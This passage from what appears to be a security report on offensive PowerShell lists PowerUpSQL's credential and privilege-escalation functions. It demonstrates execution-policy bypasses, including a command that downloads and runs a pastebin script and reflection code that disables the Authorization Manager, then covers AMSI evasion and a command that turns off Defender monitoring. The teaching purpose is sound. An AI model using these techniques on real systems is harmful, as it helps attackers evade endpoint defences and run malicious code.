<code>Get-SQLServerCredential</code>	Returns credentials from target SQL Servers.
<code>Get-SQLServerInfo</code>	Returns basic server and user information from target SQL Servers.
<code>Get-SQLServerInfoThreaded</code>	Returns basic server and user information from target SQL Servers.
<code>Get-SQLServerLink</code>	Returns link servers from target SQL Servers.
<code>Get-SQLServerLinkCrawl</code>	Get-SQLServerLinkCrawl attempts to enumerate and follow MSSQL database links.
<code>Get-SQLServerLinkData</code>	...
<code>Get-SQLServerLinkQuery</code>	...
<code>Get-SQLServerLogin</code>	Returns logins from target SQL Servers.
<code>Get-SQLServerLoginDefaultPw</code>	Based on the instance name, test if SQL Server is configured with default passwords.
<code>Get-SQLServerPriv</code>	Returns SQL Server login privilege information from target SQL Servers.
<code>Get-SQLServerRole</code>	Returns SQL Server role information from target SQL Servers.
<code>Get-SQLServerRoleMember</code>	Returns SQL Server role member information from target SQL Servers.
<code>Get-SQLServerRoleCount</code>	Returns a list of server accounts names for SQL Servers services by querying the registry with xp_regread. This can be executed against rem.
<code>Get-SQLServiceLocal</code>	Returns local SQL Server services using Get-NetObject -Class win32_service. This can only be run against the local server.
<code>Get-SQLSession</code>	Returns active sessions from target SQL Servers. Sysadmin privileges is required to view all sessions.
<code>Get-SQLStoredProcedure</code>	Returns stored procedures from target SQL Servers....
<code>Get-SQLStoredProcedureAutoExec</code>	Returns stored procedures from target SQL Servers....
<code>Get-SQLStoredProcedureSQLI</code>	Returns stored procedures containing dynamic SQL and concatenations that may suffer from SQL injection on target SQL Servers....
<code>Get-SQLSysadminCheck</code>	Check if login is has sysadmin privilege on the target SQL Servers.
<code>Get-SQLTable</code>	Returns table information from target SQL Servers.
<code>Get-SQLTriggerDDL</code>	Returns DDL trigger information from target SQL Servers. This includes logon triggers.
<code>Get-SQLTriggerDML</code>	Returns DML trigger information from target SQL Servers.
<code>Get-SQLView</code>	Returns view information from target SQL Servers.
<code>Invoke-Parallel</code>	Function to control parallel processing using runspaces
<code>Invoke-SQLAudit</code>	Audit for high impact weak configurations by running all privilege escalation checks....
<code>Invoke-SQLAuditDefaultLoginPw</code>	Based on the instance name, test if SQL Server is configured with default passwords....
<code>Invoke-SQLAuditPrivAutoExecSp</code>	Check if any databases have been configured as trustworthy.
<code>Invoke-SQLAuditPrivCreateProcedure</code>	Check if the current login has the CREATE PROCEDURE permission. Attempt to leverage to obtain sysadmin privileges.
<code>Invoke-SQLAuditPrivDbChaining</code>	Check if data ownership chaining is enabled at the server or databases levels.
<code>Invoke-SQLAuditPrivImpersonateLogin</code>	Check if the current login has the IMPERSONATE permission on any sysadmin logins. Attempt to use permission to obtain sysadmin privileges.
<code>Invoke-SQLAuditPrivServerLink</code>	Check if any SQL Server links are configured with remote credentials.
<code>Invoke-SQLAuditPrivTrustworthy</code>	Check if any databases have been configured as trustworthy.
<code>Invoke-SQLAuditPrivxpdtexec</code>	Check if the current user has privileges to execute xpdtexec extended stored procedure....
<code>Invoke-SQLAuditPrivxpfileexist</code>	Check if the current user has privileges to execute xpfileexist extended stored procedure....
<code>Invoke-SQLAuditRoleDbDdlAdmin</code>	Check if the current user has the db_ddladmin role in any databases.
<code>Invoke-SQLAuditRoleDbOwner</code>	Check if the current login has the db_owner role in any databases.
<code>Invoke-SQLAuditSampleDataByColumn</code>	Check if the current login can access any database columns that contain the word password. Supports column name keyword search and custom da.
<code>Invoke-SQLAuditSQLIS_ExecuteAs</code>	This will return stored procedures using dynamic SQL and the EXECUTE AS OWNER clause that may suffer from SQL injection....
<code>Invoke-SQLAuditSQLIS_Signed</code>	This will return stored procedures using dynamic SQL and the EXECUTE AS OWNER clause that may suffer from SQL injection....
<code>Invoke-SQLAuditTemplate</code>	...
<code>Invoke-SQLAuditWeakLoginPw</code>	Perform dictionary attack for common passwords. By default, it will enumerate....
<code>Invoke-SQLDumpInfo</code>	This function can be used to attempt to obtain sysadmin privileges via identify vulnerabilities. It supports both csv and xml output.
<code>Invoke-SQLEscalatePriv</code>	This function can be used to attempt to obtain sysadmin privileges via identify vulnerabilities.
<code>Invoke-SQLOSCmd</code>	Execute command on the operating system as the SQL Server service account using xp_cmdshell. Supports threading, raw output, and table output

PowerUpSQL implements more than eighty functions which can be seen above. For a complete overview, the following line should be used:

```
get-command -module PowerUpSQL | get-help | format-table name, synopsis -autosize
```

4. The PowerShell Execution Policy and How to Bypass It.

4.1 Execution Policy and Scopes

According to Microsoft, PowerShell has a security feature which goes by the name “**Execution Policy**” and is enabled by default. Its main purpose is to control if and which PowerShell scripts can be run on a system.

Furthermore, there are multiple additional default configuration settings which define the behavior of PowerShell on a system:

- PowerShell does not permit the execution of scripts on double-click.
- Scripts must be digitally signed with a trusted certificate of the host system in order to run
- Scripts can only be run by providing either a full or a relative path and not only by typing their name
- Scripts execute under the context of the user
- Third party scripts which are received or downloaded in any way, are flagged as downloaded from the Internet in the file metadata and will be denied execution unless explicitly allowed.

These defaults settings provide the following protections:

- *Control of Execution* - Control the level of trust for executing scripts.
- *Command Hijack* - Prevent injection of commands in my path.
- *Identity* - Is the script in question created and signed by a trusted developer and/or signed with a certificate from a trusted Certificate Authority.
- *Integrity* - Scripts cannot be modified by malware or malicious us

There are four Execution Policies which can be applied to five different scopes, to define the execution of scripts, any combination is possible:

Execution Policies		Scopes
<u>Restricted</u> No script can be run	X	<u>MachinePolicy:</u> The execution policy is set by Group Policy for all users
<u>AllSigned</u> The scripts run need to be digitally signed		<u>UserPolicy:</u> The execution policy is set by Group Policy for the current user
<u>RemoteSigned</u> All remote or downloaded scripts need to be signed		<u>Process</u> The execution policy is set for the current PowerShell process
<u>Unrestricted</u> All scripts can be run; no signature is required.		<u>CurrentUser</u> The execution policy is set for the current user
		<u>LocalMachine</u> The execution policy is set for all users

All available execution policies and scopes

The default scope is LocalMachine. The current execution policy for all scopes can be fetched with the `Get-ExecutionPolicy` cmdlet, followed by the `-list` parameter.

```
PS C:\> get-executionpolicy -list

Scope ExecutionPolicy
-----
MachinePolicy Undefined
UserPolicy Undefined
Process Undefined
CurrentUser Undefined
LocalMachine Restricted
```

Viewing the current execution policy

4.2 Bypassing the Execution Policy

When attempting to run a script on a system with the default execution policy active, the following error will be encountered.

```
PS C:\Users\          \Desktop> C:\Users\          \Desktop\lol.ps1
File C:\Users\          \Desktop\lol.ps1 cannot be loaded because running scripts is disabled on this system.
For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
+ CategoryInfo          : SecurityError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : UnauthorizedAccess
```

The 1st obstacle

There are multiple ways to bypass the PowerShell execution policy varying from very simple ones to quite complex and tricky ones.

1. Simply typing or copy-pasting the script in an interactive PowerShell console will allow the script to run with the current user's privileges without performing any configuration changes or writing on the hard disk. Below, a simple script was typed and executed in the active PowerShell session.

```
PS C:\> write-host `n "MSC DS SEC"

MSC DS SEC
```

Printing a string after a new line

2. Similarly, the script can also be “echoed” into the PowerShell’s input. Attention is needed with escaped and non-escaped characters. The `echo` command is of course familiar to everyone but in our PowerShell case, it is an alias for the `write-output` cmdlet which writes into the pipeline, that is to mean it passes data to a command/cmdlet, unlike `write-host` which simply writes into the screen.

```
PS C:\> echo 'write-host 'MSC DS SEC'' | powershell.exe -noprofile
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> write-host 'MSC DS SEC'
MSC DS SEC
PS C:\>
```

Echoing the string MSC DS SEC into the write-host cmdlet and then into PowerShell.exe

```
PS C:\> write-output 'write-host 'blue is the new black'' | powershell.exe -noprofile
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> write-host 'blue is the new black'
blue is the new black
PS C:\>
PS C:\>
```

The same can be actually done with the write-output cmdlet

3. The content of a file (.txt, .ps1 or anything that contains something that PowerShell can understand) can be read and piped into the PowerShell standard input also by using the `Get-Content` cmdlet. No configuration changes in this case but obviously, writing to disc.

```
PS C:\> get-content .\UNIFI.txt | PowerShell.exe -noprofile
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\> write-host MSC DS SEC
MSC DS SEC
PS C:\>
PS C:\>
```

Running a simple script contained in a .txt file


For historical reasons it should be noted that the `get-content` cmdlet is used as the `type` command, which in this case is just the alias for `get-content`. They behave identically in a PowerShell scenario.

- An excellent and versatile way is to read a script from a URL which is then run. As a result, no writing to disk is performed and no configuration changes are performed.

This is achieved by using the `Net.WebClient` .NET framework class, along with the `Invoke-Expression` cmdlet or its alias command, `iex`.

In the following example, a script containing the `write-host` cmdlet paired with some ascii art with the PowerShell symbol, is invoked from a pastebin.com URL with the following line:

```
powershell -noprofile "invoke-expression (New-Object Net.WebClient).DownloadString ('http://pastebin.com/raw/hfpCnaGR')"
```



Some neat ascii art

- By using the `-command` switch or its alias `-c` with powershell.exe, a script will be executed as if it had been copy-pasted or typed in the command line. The advantage of this method is that it can be used without an interactive console.

Furthermore, no writings on the disk will occur of course or configuration changes. When used in a non-interactive console, it should be used with simple scripts as complex ones will most likely result in errors. Errors will be encountered even with simple scripts but eventually scripts will run.

```

PS C:\> PowerShell -command "write-host 'n this 'n is 'n a 'n multi-line 'n text 'n to prove 'n it works ' "
. : File C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Microsoft.PowerShell_profile.ps1 cannot be loaded
because running scripts is disabled on
this system. For more information, see about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:3
+ . 'C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Microsoft.Power ...
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess

this
is
a
multi-line
text
to prove
it works
PS C:\>

```

Even if an error was encountered due to restricted execution policy, the script ran.

The `-command` switch is quite effective and agile since it can be **combined** with **most bypassing methods** presented in this section.

- Another sophisticated method to bypass the execution policy is by simply overwriting it. This can be done by using the `invoke-command` or the `-command` switch to get the execution policy from a computer and then apply it to another by piping an Execution Policy object (Microsoft.PowerShell.ExecutionPolicy) to the `Set-ExecutionPolicy` cmdlet which in its turn does not need an Execution Policy parameter (`unrestricted`, `remotesigned`, `restricted`, `allsigned`) in this case.

Finally, the `-force` parameter can be used to suppress the annoying user prompt. The syntax of the command can be seen in the following line:

```

invoke-command -computername Server01 -scriptblock {get-executionpolicy} |
set-executionpolicy -force

```

Finally, this method can generally be used when **commands** that need **user interaction** need to be executed in a **remote PowerShell session**. For example:

```

Invoke-Command -ComputerName FakeSys01 -ScriptBlock {#stuff to be run#}

```

- Following up on the “invocation” scenarios, another way to bypass the Execution policy is by using the `Invoke-Expression` cmdlet either in an interactive PowerShell console or with the `-command` switch. No configuration changes or writing to disk in this case either. What needs to be done is simply feeding some input into `Invoke-Expression` with a pipe. The `Invoke-Expression` cmdlet evaluates or **runs a specified string as a command** and returns the results of the expression or command. Without `Invoke-Expression` a string submitted at the command line would be returned (echoed) unchanged.

```
PS C:\> get-content unipi.txt | invoke-expression
MSC DS SEC
PS C:\>
```

Feeding the invoke-expression with a write-host command followed by a string, both contained in the unipi.txt file

- There are multiple bypassing methods, but some of them are proposed by Microsoft in order to help overcome minor obstacles in an IT environment where PowerShell is being used constantly.

Such a bypass can be performed by using the `Bypass` Execution Policy flag when a script is run from a file. In this case nothing will be blocked and there won't be any warnings or prompts.

An example can be seen below where a simple script file is run on a system with the execution policy set to restricted by using the following line:

```
Powershell -executionpolicy bypass -file .\hi.ps1
```

```
PS C:\users\PriestJohnBig\desktop> .\hi.ps1
.\hi.ps1 : File C:\users\PriestJohnBig\desktop\hi.ps1 cannot be loaded
because running scripts is disabled on this system. For more information, see
about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ ~~~~~
+ .\hi.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\users\PriestJohnBig\desktop> powershell -executionpolicy bypass -file .\hi.ps1
Hello Boss!!!
Hello Boss!!!
PS C:\users\PriestJohnBig\desktop>
```

No script running is permitted, but this can be easily bypassed.

Similar to the `Bypass` flag, the `Unrestricted` flag can also be used. In this case though the user is prompted when attempting to run third party scripts.

- Another drastic change to be made in order to permanently bypass the Execution Policy is by **completely disabling** it for the current PowerShell session.

In order to do so, the **Authorization Manager** needs to be swapped out because it is the functionality responsible for enforcing the Execution Policy.


Authorization Manager provides a flexible framework for integrating role-based access control into applications. It enables administrators who use those applications to provide access through assigned user roles that relate to job functions.

Authorization Manager applications store authorization policy in the form of authorization stores that are stored in Active Directory Domain Services (AD DS), Active Directory Lightweight Directory Services (AD LDS), XML files, or Microsoft SQL Server databases. These policies are then applied at run time.

To swap out the Authorization Manager, the following **function** can be created and used in the current interactive session or via the **-command** switch:

```
function Disable-ExecutionPolicy
{($ctx = $executioncontext.gettype().getfield("_context","nonpublic,instance").getvalue(
$executioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").setva
lue($ctx, (new-object System.Management.Automation.AuthorizationManager
"Microsoft.PowerShell"))}
```

The defined function can then be called by typing **Disable-ExecutionPolicy** and as a result any script can be run afterwards without restrictions since the execution policy is no longer enforced.



```
PS C:\Users\PriestJohnBig\desktop> .\hi.ps1
.\hi.ps1 : File C:\Users\PriestJohnBig\desktop\hi.ps1 cannot be loaded because
running scripts is disabled on this system. For more information, see
about_Execution_Policies at http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ .\hi.ps1
+ ~~~~~
+ CategoryInfo          : SecurityError: (:) [], PSSecurityException
+ FullyQualifiedErrorId : UnauthorizedAccess
PS C:\Users\PriestJohnBig\desktop> function Disable-ExecutionPolicy
>> {($ctx = $executioncontext.gettype().getfield("_context","nonpublic,instance")
.getvalue( $executioncontext)).gettype().getfield("_authorizationManager","nonpublic,instance").setvalue($ctx,
(new-object System.Management.Automation.AuthorizationManager "Microsoft.PowerShell"))}
>>
PS C:\Users\PriestJohnBig\desktop> Disable-ExecutionPolicy
PS C:\Users\PriestJohnBig\desktop> .\hi.ps1
Hello Boss!!!
PS C:\Users\PriestJohnBig\desktop>
```

Defining and calling the Authorization Manager nullifying function.

Finally, concerning the Authorization Manager, it must be clarified that it is a Windows 7, Windows 8, Windows Server 2008 R2 & Windows Server 2012 R2 feature which has been announced to be deprecated. Nevertheless, it will still be present in Windows versions until 2023^{90]}, so this bypass method remains relevant.

10. A quick bypass would be to change the currently enforced Execution Policy for the current process scope. To cut a long story short this affects the current PowerShell session and can be performed with the following line:


```
Set-ExecutionPolicy <bypass or unrestricted> -Scope Process
```

Furthermore, a similar but **persistent** change can be achieved by changing the Execution Policy for the **CurrentUser** scope with the following line:

```
Set-Executionpolicy -Scope CurrentUser -ExecutionPolicy unrestricted
```

This can also be performed by changing the registry value responsible for the enforcement of the current user's execution policy. The key can be found under the following registry branch:

```
<Username>\HKEY_CURRENT_USER\Software\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
```



Manually changing the execution policy scope


4.3 Notes

In many of the aforementioned cases concerning the bypassing of the execution policy, multiple legitimate and common practice methods were used for the execution of scripts such as the use of `PowerShell(.exe)` in the command prompt with parameters such as `-file`, `-command` and `-noprofile`.

So a legitimate way to launch a PowerShell script externally is by typing a line with a similar context as the following:

```
PS C:\> powershell -file C:\Users\\Desktop\hi3.ps1
```

This is not considered a best practice in any of our cases, or in many legitimate cases as well, as when PowerShell starts, it will always automatically try to load and run all profile scripts that may exist in the PowerShell profile and then and only then will the script on demand run. This may end up in multiple complications and lead to failure.



```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

Hello Boss!!!
We just loaded this lines for you master!!
Enjoy your day!!
PS C:\Users\PriestJohnBig>
```

Multiple write-host scripts executed on PowerShell launch

Thus the `-noprofile` option was used as a best practice for running standalone on demand scripts and prevented profile scripts from running on PowerShell launch.

For more information about useful PowerShell.exe parameters the `powershell.exe /?` Should be used in the PowerShell command prompt.

4.4 Conclusion about Execution Policy and Relevant Bypasses

By now it has become quite obvious that Execution Policy is not a strict security measure, if it is a security measure at all. The way it is currently implemented allows easy bypassing and as it seems it is used mostly as a precautionary measure to prevent accidental script running, thus it has remained unchanged for all six versions of PowerShell that have been released over the past few years.

On the other hand, PowerShell is supposed to be an agile multi-platform management framework so if a more secure approach would be followed, PowerShell might lose a fair amount of its usability and flexibility (or maybe not ?!).

5. Windows 10 AMSI and WMF5.0 PowerShell Logging

Over the past couple of years, certain components have been developed and implemented into latest Windows Operating Systems in order to detect and prevent potentially malicious script execution.

5.1 Antimalware Scan Interface

The Antimalware Scan Interface (AMSI) has been introduced as a security mechanism in Windows 10 / Windows Server 2016. It is a quite interesting security mechanism that may have a significant impact when it comes to using offensive PowerShell against modern Windows Operating Systems from now on.

AMSI is a generic interface standard that allows applications and services to communicate with any active antimalware solution on a system in an attempt to provide enhanced malware protection for users and their data and applications. AMSI also supports the notion of a session so that antimalware vendors can correlate different scan requests, detecting different fragments of a malicious payload which can then be associated to lead to a complete conclusion.

AMSI is antimalware vendor agnostic, designed to allow for the most common malware scanning and protection techniques which are provided by modern antimalware solutions and which can be integrated into applications. At the moment it is used with Windows Defender and other third party antimalware products such as AVG and Bitdefender.

It supports a calling structure which enables:

- Normal file scanning
- Content source URL/IP reputation checks
- Memory and stream scanning: This means that the input method either disk, memory, stream or manual input, makes no difference and can be scanned.

And this is where the problem with PowerShell scripts appears. Scripting engines run code that is generated at runtime. Even when the code is encrypted or obfuscated, eventually the scripting engine needs to be fed with plain deobfuscated/unencrypted/decoded code. At this point the application in question can call the AMSI API to scan the plaintext content and then the anti-malware engine can process the content submitted to it via AMSI which is then scanned and prevented from executing, if of course the antimalware solution has a specific signature to match.

Finally, this means that, since scripts are scanned when submitted to the scripting host, even if a script doesn't use powershell.exe but the System.Management.Automation runspace, it will still be scanned.

Below two examples of script detection can be seen:

```

Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

Hello Boss!!!
We just loaded this lines for you master!!
Enjoy your day!!
Loading personal and system profiles took 924ms.
PS C:\Users\PriestJohnBig> cd C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PowerSploit
PS C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PowerSploit> import-module .\PowerSploit.psm1
At C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PowerSploit\Exfiltration\Invoke-CredentialInjection.ps1:1 char:1
+ function Invoke-CredentialInjection
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

At C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PowerSploit\Exfiltration\Invoke-Mimikatz.ps1:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

At C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PowerSploit\Exfiltration\Invoke-NinjaCopy.ps1:1 char:1
+ function Invoke-NinjaCopy
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

```

Modules blocked even when loaded in powershell.exe

```

PS>ATTACK

Loading...
Decrypting: FuzzySecurity - Invoke-MS16-032
Decrypting: PowerSploit - Invoke-Shellcode
Decrypting: PowerSploit - Invoke-Mimikatz
ERROR: At line:1 char:1
+ function Invoke-Mimikatz
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.

Decrypting: PowerSploit - Invoke-GPPPassword
Decrypting: PowerSploit - Invoke-Ninjacopy
Decrypting: PowerSploit - Invoke-WMICCommand
Decrypting: PowerSploit - VolumeShadowCopyTools
Decrypting: Putterpanda - Invoke-Mimikittenz
Decrypting: Kevin Robinson - Tater
Decrypting: Kevin Robertson - Inveigh
Decrypting: Kevin Robertson - Inveigh-Relay
Decrypting: Nishang - Gupt-Backdoor
ERROR: At line:1 char:1
+
This script contains malicious content and has been blocked by your antivirus software.

Decrypting: Nishang - Get-Information
Decrypting: Nishang - Do-Exfiltration
Decrypting: Nishang - Get-Wlan-Keys
Decrypting: Nishang - Out-Dnstxt
Decrypting: Nishang - dns_txt_pwnage
ERROR: At line:1 char:1
+
This script contains malicious content and has been blocked by your antivirus software.

Decrypting: Nishang - Invoke-PsUACme
ERROR: At line:1 char:1
+ function Invoke-PsUACme
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.

```

Multiple scripts detected in the PS>Attack scripting host

5.2 Bypassing AMSI

Although AMSI is a relatively new technology, there are some techniques which can be used to bypass it.

1. Using PowerShell version 2

Although not natively available in Windows 10, if .NET Framework 3.0 is present PowerShell version 2 can be started with the `-version` parameter. For example, any command with similar context to the following can be used:

```
PS C:\> powershell.exe -version 2 -c import-module  
C:\Users\PriestJohnBig\Documents\WindowsPowerShell\Modules\PowerSploit\PowerSploit.psm1
```

2. Signature Changing

Another way is to perform non vital changes in the script in question, effectively changing its signature but not its functionality. It appears that the antimalware software, in this case Windows Defender which is present by default in Windows 10, looks for specific patterns, strings and variable names.

By stripping down the script and for example removing comments, the help section and changing variable and function names, the “new” script can be run without triggering a detection.

3. DLL Hijacking with p0wnedShell

This is a very clever method as it takes advantage of a flaw in the PowerShell version 5.0 which appears to be vulnerable to .dll hijacking. Specifically it appears that when a System.Management.Automation runspace is loading, in this case p0wnedShell, it will first seek the `amsi.dll` in the current path and if not found it will then look for it in `C:\Windows\System32`. If a fake `amsi.dll` is present in the current path and the p0wnedShell console is launched, the fake .dll is used, while the original remains unloaded. This method was proven to be usable with the original powershell.exe as well. So in the end any script can be run since AMSI is out of commission.

4. Some simple commands can be used to disable the windows defender but these come with certain limitations.

The following line can be used to disable the real time protection of Windows Defender but it needs elevated privileges and pops a notification window. This action **can be logged**.

```
PS C:\> Set-MpPreference -DisableRealtimeMonitoring $true
```

